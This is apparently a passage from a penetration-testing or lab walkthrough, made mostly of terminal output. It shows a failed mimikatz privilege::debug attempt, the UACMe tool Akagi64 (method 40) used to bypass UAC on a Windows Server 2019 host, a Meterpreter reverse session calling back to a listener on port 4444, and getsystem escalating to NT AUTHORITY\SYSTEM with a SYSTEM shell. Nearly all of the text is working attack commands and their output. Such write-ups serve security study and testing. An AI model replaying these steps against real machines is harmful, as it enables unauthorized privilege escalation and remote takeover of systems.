.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz #
```

Using akagi64 to disable UAC

```
C:\tools>Akagi64.exe 40 C:\tools\calc.exe
Akagi64.exe 40 C:\tools\calc.exe

C:\tools>
[*] Sending stage (200262 bytes) to 10.160.68.189

C:\tools>[*] Meterpreter session 2 opened (10.160.201.8:4444 -> 10.160.68.189:4444)

C:\tools>exit
exit
meterpreter > session
```

Start a new session and successfully bypass UAC

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  --
  2    meterpreter x64/windows W2019\luser @ W2019 10.160.201.8:4444 -> 10.160.68.189:49823 (10.160.68.189)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter >
meterpreter > getuid
Server username: W2019\luser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 8440 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..\..
cd ..\..
```